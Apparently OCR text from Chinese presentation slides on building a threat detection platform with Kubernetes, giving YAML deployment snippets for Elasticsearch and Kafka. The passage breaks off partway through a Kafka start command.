
  计算资源、处理能力动态扩容

- 自动构建自动部署


  FOCUS ON 检测规则模型

  对接多种API接口


使用KUBERNETES快速构建威胁检测平台




Elasticsearch on K8S



```
spec:
  initContainers:
  - name: init-sysctl
    image: registry.security.team:80/busybox:1.27
    command:
    - sysctl
    - -w
    - vm.max_map_count=262144
    securityContext:
      privileged: true
  containers:
  - name: elasticsearch
    image: registry.security.team:80/elasticsearch:7.0.0
```




```
  volumeMounts:
  - name: storage
    mountPath: /usr/share/elasticsearch/data
volumes:
- name: storage
  hostPath:
    path: [redacted]
    type: DirectoryOrCreate
```




```
env:
- name: NAMESPACE
  valueFrom:
    fieldRef:
      fieldPath: metadata.namespace
- name: node.name
  valueFrom:
    fieldRef:
      fieldPath: metadata.name
- name: cluster.name
  value: infra
- name: node.master
  value: "false"
- name: node.ingest
  value: "false"
- name: node.data
  value: "true"
- name: search.remote.connect
  value: "false"
- name: indices.memory.index_buffer_size
  value: "15%"
- name: action.destructive_requires_name
  value: "true"
- name: http.port
  value: "9200"
- name: "discovery.seed_hosts"
  value: "elasticsearch-svc-discovery:9300"
- name: "discovery.zen.fd.ping_retries"
  value: "10"
- name: "discovery.zen.minimum_master_nodes"
  value: "2"
- name: "discovery.zen.ping_timeout"
  value: "10s"
- name: "cluster.routing.allocation.disk.threshold_enabled"
  value: "true"
- name: "cluster.routing.allocation.disk.watermark.low"
  value: "1024gb"
- name: "cluster.routing.allocation.disk.watermark.high"
  value: "1024gb"
- name: "cluster.routing.allocation.disk.watermark.flood_stage"
  value: "768gb"
- name: "xpack.monitoring.collection.enabled"
  value: "true"
- name: ES_JAVA_OPTS
  value: "-Xms31g -Xmx31g"
- name: ES_HEAP_SIZE
  value: "31g"
```

使用KUBERNETES快速构建威胁检测平台

Kafka on K8S




```yaml
      spec:
        affinity:
          podAntiAffinity:
            requiredDuringSchedulingIgnoredDuringExecution:
            - labelSelector:
                matchExpressions:
                  - key: "app"
                    operator: In
                    values:
                    - kafka
              topologyKey: "kubernetes.io/hostname"
          nodeAffinity:
            requiredDuringSchedulingIgnoredDuringExecution:
              nodeSelectorTerms:
              - matchExpressions:
                - key: kubernetes.io/hostname
                  operator: In
                  values:
                  [redacted]
        terminationGracePeriodSeconds: 300
```




```yaml
      containers:
      - name: kafka-containers
        imagePullPolicy: IfNotPresent
        image: registry.security.team:80/kafka:1.0.0
        ports:
        - containerPort: 32520
        - containerPort: 32521
        - containerPort: 32522
        - containerPort: 9093
          name: server
        command:
        - sh
        - -c
        - "exec /kafka_2.11-1.0.0/bin/kafka-server-start.sh /kafka_2.11-1.0.0/config/server.properties \
          --override broker.id=${HOSTNAME##*-} \
          --override listener.security.protocol.map=INTERNAL_PLAINTEXT:PLAINTEXT,EXTERNAL_PLAINTEXT:PLAINTEXT \
